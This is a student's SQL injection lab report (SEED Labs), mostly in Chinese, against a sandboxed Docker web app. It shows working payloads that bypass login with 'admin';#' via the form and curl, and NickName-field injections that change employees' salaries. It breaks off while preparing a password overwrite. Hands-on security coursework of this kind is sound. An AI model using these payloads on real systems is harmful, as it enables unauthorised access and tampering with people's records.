
网络空间安全实验

SQL Injection Attack Lab

57119126 傅寒青


Lab Environment Setup

将/etc/hosts 文件修改如下：




```
# For SQL Injection Lab
10.9.0.5         www.seed-server.com
```

清除 MySQL 数据库：



```
[07/31/21]seed@VM:~/.../Labsetup$ sudo rm -rf mysql_data
```


启动 docker：



```
[07/31/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (server-3-10.9.0.7, server-1-10.9.0.5, attacker
-10.9.0.105, server-2-10.9.0.6, server-4-10.9.0.8, elgg-10.9.0.5) for this proje
ct. If you removed or renamed this service in your compose file, you can run thi
s command with the --remove-orphans flag to clean it up.
Recreating mysql-10.9.0.6 ... done
Creating www-10.9.0.5     ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
www-10.9.0.5 |  * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified doma
in name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress thi
s message
www-10.9.0.5 |  *
mysql-10.9.0.6 | 2021-07-31 05:30:41+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-07-31 05:30:41+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2021-07-31 05:30:41+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
```


Task 1: Get Familiar with SQL Statements

进入数据库服务器，登陆 MySQL：




```
[07/31/21]seed@VM:~/.../Labsetup$ dockps
b2390b6c112b  mysql-10.9.0.6
9ffb6cd32bf4  www-10.9.0.5
[07/31/21]seed@VM:~/.../Labsetup$ docksh b2
root@b2390b6c112b:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

对命令进行熟悉：



```
mysql> use sqllab_users;
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```

查询关于 Alice 的所有信息：




```
mysql> desc credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)

mysql> select * from credential where Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> █
```

Task 2: SQL Injection Attack on SELECT Statement


Task 2.1: SQL Injection Attack from webpage

观察 unsafe home.php，发现用户的输入被作为了 SQL 语句的一部分传入：



```
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```


所以我们只需要把 Password 判断部分注释掉：



Employee Profile Login

USERNAME: admin';#

PASSWORD: Password




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

登陆成功！


Task 2.2: SQL Injection Attack from command line

采用命令行形式进行 SQL 注入攻击：



```
[07/31/21]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%3b%23'
```

得到：




```
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
```

返回了 admin 的账号页面，攻击成功！

Task 2.3: Append a new SQL statement

在登陆栏输入：admin’;UPDATE credential SET name = ’SEU’ WHERE name = ’admin’;#




Employee Profile Login

USERNAME: admin';UPDATE c

PASSWORD: Password

可以看到 SQL 注入失败：


There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET name = 'SEU' WHERE name = 'admin';#' and Password='da39a3e' at line 3]\n

这是因为，MySQL 的 query 只允许执行一个命令。


Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary


查看 unsafe edit backend.php，观察发现注入漏洞：

```
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
```

登陆 Alice 账号，进入编辑资料界面，NickName 一栏输入“ ',salary=12345 WHERE name = 'Alice';# ”：


Alice's Profile Edit

NickName	',salary=12345 WHERE name = 'A
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password



Alice Profile

Key	Value
Employee ID	10000
Salary	12345

修改成功！

Task 3.2: Modify other people' salary


登陆 Alice 账号，进入编辑资料界面，NickName 一栏输入 " ',salary=1 WHERE name = 'Boby';# "：



Alice's Profile Edit

NickName	',salary=1 WHERE name = 'Boby'
Email	Email
Address	Address

Boby 的工资成功被修改为 1 dollar：




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20

Task 3.3: Modify other people' password

查看 unsafe edit backend.php 可知，密码的存储形式是 SHA-1 哈希值，假设我们要修改 Boby 的密码为 password，首先得到 password 的 SHA-1 哈希值：




常用哈希加密解密 >> sha1在线加密 | sha1在线解密

password

sha1（password）= 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8

